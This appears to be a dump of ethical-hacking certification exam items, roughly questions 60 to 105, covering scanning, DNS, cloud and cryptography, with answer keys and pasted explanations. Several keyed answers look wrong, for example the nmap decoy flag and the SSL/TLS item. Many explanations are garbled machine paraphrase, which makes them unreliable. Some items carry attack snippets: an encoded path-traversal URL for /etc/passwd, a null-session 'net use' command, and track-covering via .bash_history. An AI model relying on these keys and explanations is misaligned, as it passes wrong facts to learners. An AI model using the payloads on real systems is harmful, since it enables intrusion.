A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?
A. The WAP does not recognize the client's MAC address
B. The client cannot see the SSID of the wireless network
C. Client is configured for the wrong channel
D. The wireless client is not configured to use DHCP

Answer: A (LEAVE A REPLY)

NEW QUESTION: 60
How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender's identity?
A. Digital certificate
B. Private key
C. Digital signature
D. Hash value
Answer: A (LEAVE A REPLY)

NEW QUESTION: 61
Which of the following is a low-tech way of gaining unauthorized access to systems?
A. Eavesdropping
B. Social Engineering
C. Scanning
D. Sniffing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 62
You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.
invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx. QUITTING!
What seems to be wrong?
A. This is a common behavior for a corrupted nmap application.
B. The nmap syntax is wrong.
C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
D. OS Scan requires root privileges.
Answer: (SHOW ANSWER)

NEW QUESTION: 63
You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.
Your peer, Peter Smith who works at the same department disagrees with you.
He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.
What is Peter Smith talking about?
A. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway
B. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
C. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
D. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
Answer: D (LEAVE A REPLY)

NEW QUESTION: 64
John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames. addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the IDAP service?
A. jxplorer
B. Zabasearch
C. EarthExplorer
D. Ike-scan
Answer: (SHOW ANSWER)
JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface. It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.

JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.
JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.
JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

NEW QUESTION: 65
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SVN ping scan?
A. nmap -sn -pp < target ip address >
B. nmap -sn -PO < target IP address >
C. nmap -sn -PA < target IP address >
D. Anmap -sn -PS < target IP address >
Answer: (SHOW ANSWER)

NEW QUESTION: 66
Under what conditions does a secondary name server request a zone transfer from a primary name server?
A. When the TTL falls to zero
B. When a primary SOA is higher that a secondary SOA
C. When a secondary name server has had its service restarted
D. When a secondary SOA is higher that a primary SOA
E. When a primary name server has had its service restarted
Answer: (SHOW ANSWER)

NEW QUESTION: 67
Based on the below log, which of the following sentences are true?
Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip
A. SSH communications are encrypted; it's impossible to know who is the client or the server.
B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.
C. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.
D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 68
joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?
A. Cloud booker
B. Cloud consumer
C. Cloud carrier
D. Cloud auditor
Answer: (SHOW ANSWER)
A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.
Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.
The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.
Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

NEW QUESTION: 69
You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses. " Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?
A. The -A flag
B. The -g flag
C. The -f flag
D. The -D flag
Answer: B (LEAVE A REPLY)
flags -source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION: 70
By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?
A. .X session-log
B. .bashrc
C. .profile
D. .bash_history
Answer: D (LEAVE A REPLY)
File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed. BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history. NOTE: Bash is that the shell program employed by Apple Terminal. Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it. The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

NEW QUESTION: 71
The company ABC recently contracts a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it.
Which of the following options can be useful to ensure the integrity of the data?
A. The CFO can use an excel file with a password
B. The document can be sent to the accountant using an exclusive USB for that document
C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document
D. The CFO can use a hash algorithm in the document once he approved the financial statements
Answer: D (LEAVE A REPLY)

NEW QUESTION: 72
Which of the following Linux commands will resolve a domain name into IP address?
A. >host -t AXFR hackeddomain.com
B. >host-t a hackeddomain.com
C. >host -t soa hackeddomain.com
D. >host-t ns hackeddomain.com

Answer: (SHOW ANSWER)

NEW QUESTION: 73
Tess King is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain.
What do you think Tess King is trying to accomplish? Select the best answer.
A. A zone harvesting
B. A zone transfer
C. A zone update
D. A zone estimate
Answer: (SHOW ANSWER)

NEW QUESTION: 74
Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp's lobby. He checks his current SID, which is S-1-5-21-1223352397-1872883824-861252104-501. What needs to happen before Matthew has full administrator access?
A. He needs to gain physical access.
B. He must perform privilege escalation.
C. He needs to disable antivirus protection.
D. He already has admin privileges, as shown by the "501" at the end of the SID.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 75
What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?
A. Perform a trap and trace
B. Delete the files and try to determine the source
C. Copy the system files from a known good system
D. Reload from known good media
E. Reload from a previous backup
Answer: D (LEAVE A REPLY)

NEW QUESTION: 76
Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?
A. Nessus
B. Kismet
C. Netstumbler
D. Abel

Answer: (SHOW ANSWER)

NEW QUESTION: 77
You need a tool that can do network intrusion prevention and intrusion detection, function as a network sniffer, and record network activity, what tool would you most likely select?
A. Nmap
B. Cain & Abel
C. Nessus
D. Snort
Answer: D (LEAVE A REPLY)

NEW QUESTION: 78
As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing.
What document describes the specifics of the testing, the associated violations, and essentially protects both the organization's interest and your liabilities as a tester?
A. Rules of Engagement
B. Non-Disclosure Agreement
C. Project Scope
D. Service Level Agreement
Answer: A (LEAVE A REPLY)

NEW QUESTION: 79
You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi syslog machine?
A. tcp.dstport= = 514 && ip.dst= = 192.168.0.150
B. tcp.srcport= = 514 && ip.src= = 192.168.150
C. tcp.dstport= = 514 && ip.dst= = 192.168.0.99

D. tcp.srcport= = 514 && ip.src= = 192.168.0.99
Answer: (SHOW ANSWER)

NEW QUESTION: 80
When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, DELETE, PUT, TRACE) using NMAP script engine. What Nmap script will help you with this task?
A. http-methods
B. http-git
C. http enum
D. http-headers
Answer: A (LEAVE A REPLY)

NEW QUESTION: 81
Richard, an attacker, targets an MNC. in this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?
A. VoIP footprinting
B. VPN footprinting
C. Whois footprinting
D. Email footprinting
Answer: C (LEAVE A REPLY)
WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for glance information about ownership of a website name as following: * name details * Contact details contain phone no. and email address of the owner * Registration date for the name * Expire date for the name * name servers

NEW QUESTION: 82
Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information

from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

A. LNMIB2.MIB

B. WINS.MIB

C. DHCP.MIS

D. MIB_II.MIB

Answer: D (LEAVE A REPLY)

The mib_ii.mib Management Information Base (MIB) document was initially made by Microsoft for RFC1213, which is for the board of TCP/IP-based systems administration for a host framework.

The lmmib2.mib document contains the accompanying SNMP object types:

SNMP object type

Description

system

This object contains information on the host system, such as identification and contacts.

interfaces

This object contains information on the network interfaces of the host system, the associated configurations, and statistics.

at

This object contains Address Translation network information of the host system.

ip

This object contains Internet Protocol network information of the host system.

icmp

This object contains Internet Control Message Protocol network information of the host system.

tcp

This object contains Transmission Control Protocol network information of the host system.

udp

This object contains User Datagram Protocol network information of the host system.

egp

This object contains Exterior Gateway Protocol network information of the host system.

snmp

This object contains Simple Network Management Protocol network information of the host system.

Traps

This object contains informational, error, and warning information regarding the network interfaces, protocols, and statistics of the host system.

NEW QUESTION: 83

Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2f%2e%2e%2f = ../../../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```


How would you protect from these attacks?

A. Use SSL authentication on Web Servers

B. Configure the Web Server to deny requests involving "hex encoded" characters

C. Create rules in IDS to alert on strange Unicode requests

D. Enable Active Scripts Detection at the firewall and routers

Answer: C (LEAVE A REPLY)

NEW QUESTION: 84

What is a "Collision attack" in cryptography?

A. Collision attacks try to break the hash into three parts to get the plaintext value

B. Collision attacks try to find two inputs producing the same hash

C. Collision attacks try to get the public key

D. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private key

Answer: B (LEAVE A REPLY)

NEW QUESTION: 85

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

A. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

B. Symmetric encryption allows the server to security transmit the session keys out-of-band.

C. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.

D. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 86

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

A. intrusion detection system

B. Honeypot

C. Botnet

Answer: B (LEAVE A REPLY)

D Firewall

Explanation:

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network - that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION: 87

If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

A. Birthday

B. Man-in-the-middle

C. Brute force

D. Smurf
Answer: (SHOW ANSWER)

NEW QUESTION: 88
The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap 192.168.1.64/28.
Why he cannot see the servers?
A. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
B. He needs to change the address to 192.168.1.0 with the same mask
C. The network must be dawn and the nmap command and IP address are ok
D. He needs to add the command ""ip address"" just before the IP address
Answer: (SHOW ANSWER)

NEW QUESTION: 89
George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?
A. MQTT
B. LPWAN
C. Zigbee
D. NB-IoT
Answer: C (LEAVE A REPLY)
Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of.4 GHz, 900 MHz and 868 MHz.
The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003. The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.
The Zigbee three.0 Protocol
The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance.Over three hundred leading semiconductor makers, technology corporations,

OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.
THE ZIGBEE ADVANTAGE
The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.
Zigbee protocol options include:
Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks Low duty cycle - provides long battery life Low latency Direct Sequence unfold Spectrum (DSSS) Up to 65,000 nodes per network
128-bit AES encryption for secure information connections
Collision avoidance, retries and acknowledgements

NEW QUESTION: 90
The change of a hard drive failure is once every three years. The cost to buy a new hard drive is $300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns $10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1(100%). What is the closest approximate cost of this replacement and recovery operation per year?
A. $1320
B. $146
C. $100
D. $440
Answer: B (LEAVE A REPLY)

NEW QUESTION: 91
There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution Is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?
A. Hybrid
B. Community

C. Public

D. Private

Answer: (SHOW ANSWER)

The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.

The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also .

Community Cloud computing facilitates its users to spot and analyze their business demands better. Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on-site or off-site.

Community Cloud Examples and Use Cases

Cloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.

Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost-effective to the tenants, and may also reduce their data traffic.

Benefits of Community Clouds

Community Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.

This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.

Openness and Impartiality

Community Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.

Flexibility and Scalability

Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.

Consists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.

High Availability and Reliability

Your cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.

Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.

Security and Compliance

Two significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community Cloud.

Users can configure various levels of security for his or her data. Common use cases: the power to dam users from editing and downloading specific datasets.

Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved. What devices can store sensitive data.

Convenience and Control

Conflicts associated with convenience and control don't arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.

Less Work for the IT Department

Having data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations.

Environment Sustainability

In the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

NEW QUESTION: 92
Scenario1:
1. Victim opens the attacker's web site.
2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make
$1000 in a day?'.
3. Victim clicks to the interesting and attractive content URL.
4. Attacker creates a transparent 'iframe' in front of the URL which victim attempts to click, so victim thinks that he/she clicks to the 'Do you want to make $1000 in a day?' URL but actually he/she clicks to the content or URL that exists in the transparent 'iframe' which is setup by the attacker.
What is the name of the attack which is mentioned in the scenario?
A. Clickjacking Attack
B. HTML Injection
C. Session Fixation
D. HTTP Parameter Pollution
Answer: A (LEAVE A REPLY)

NEW QUESTION: 93
Within the context of Computer Security, which of the following statements describes Social Engineering best?
A. Social Engineering is a training program within sociology studies
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is the act of publicly disclosing information
Answer: C (LEAVE A REPLY)

NEW QUESTION: 94
When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners.
What proxy tool will help you find web vulnerabilities?
A. Dimitry

B. Maskgen
C. Proxychains
D. Burpsuite
Answer: D (LEAVE A REPLY)

NEW QUESTION: 95
Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?
A. Windows authentication
B. Discretionary Access Control (DAC)
C. Role Based Access Control (RBAC)
D. Single sign-on
Answer: D (LEAVE A REPLY)

NEW QUESTION: 96
The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host
10.0.0.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any
A. The ACL 104 needs to be first because is UDP
B. The ACL 110 needs to be changed to port 80
C. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
D. The ACL for FTP must be before the ACL 110
Answer: C (LEAVE A REPLY)

NEW QUESTION: 97
By using a smart card and pin, you are using a two-factor authentication that satisfies
A. Something you know and something you are
B. Something you have and something you know
C. Something you are and something you remember
D. Something you have and something you are
Answer: B (LEAVE A REPLY)

NEW QUESTION: 98
Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization. Which of the following cloud attacks did Alice perform in the above scenario?
A. Cloud hopper attack
B. Cloud cryptojacking
C. Cloudborne attack
D. Man-in-the-cloud (MITC) attack
Answer: A (LEAVE A REPLY)
Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa , India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies. Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

NEW QUESTION: 99
At what stage of the cyber kill chain theory model does data exfiltration occur?
A. Actions on objectives
B. Weaponization
C. installation
D. Command and control
Answer: A (LEAVE A REPLY)
The longer an adversary has this level of access, the greater the impact. Defenders must detect this stage as quickly as possible and deploy tools which can enable them to gather forensic evidence. One example would come with network packet captures, for damage assessment. Only now, after progressing through the primary six phases, can intruders take actions to realize their original objectives. Typically, the target of knowledge exfiltration involves collecting, encrypting and extracting information from the victim(s) environment; violations of knowledge integrity or availability are potential objectives also . Alternatively, and most ordinarily , the intruder may only desire access to the initial victim box to be used as a hop point to compromise additional systems and move laterally inside the network. Once this stage is identified within an environment, the implementation of

prepared reaction plans must be initiated. At a minimum, the plan should include a comprehensive communication plan, detailed evidence must be elevated to the very best ranking official or board , the deployment of end-point security tools to dam data loss and preparation for briefing a CIRT Team. Having these resources well established beforehand may be a "MUST" in today's quickly evolving landscape of cybersecurity threats

NEW QUESTION: 100
What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?
A. The attacker uses TCP to poison the ONS resofver.
B. The attacker queries a nameserver using the DNS resolver.
C. The attacker forges a reply from the DNS resolver.
D. The attacker makes a request to the DNS resolver.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 101
Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?
A. PPP
B. NTP
C. Time Keeper
D. OSPP
Answer: B (LEAVE A REPLY)

NEW QUESTION: 102
Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.
If these switches' ARP cache is successfully flooded, what will be the result?
A. The switches will drop into hub mode if the ARP cache is successfully flooded.
B. The switches will route all traffic to the broadcast address created collisions.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 103

Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?
A. A biometric system that bases authentication decisions on physical attributes.
B. An authentication system that uses passphrases that are converted into virtual passwords.
C. An authentication system that creates one-time passwords that are encrypted with secret keys.
D. A biometric system that bases authentication decisions on behavioral attributes.
Answer: (SHOW ANSWER)

NEW QUESTION: 104
What is the following command used for?
net use \targetipc$ "" /u:""
A. Connecting to a Linux computer through Samba.
B. This command is used to connect as a null session
C. Grabbing the etc/passwd file
D. Grabbing the SAM
E. Enumeration of Cisco routers
Answer: (SHOW ANSWER)

NEW QUESTION: 105
John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?
A. DNS cache snooping
B. DNSSEC zone walking
C. DNS tunneling method
D. DNS enumeration
Answer: C (LEAVE A REPLY)
DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and void, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to

line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot .
How does it work:
For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is: * A Record: Maps a website name to an IP address. example.com ? 12.34.52.67 * NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com Who is involved in DNS tunneling? * Client. Will launch DNS requests with data in them to a website . * One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own. * Server. this is often the defined nameserver which can ultimately receive the DNS requests. The 6 Steps in DNS tunneling (simplified): 1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com 2. The DNS request goes bent a 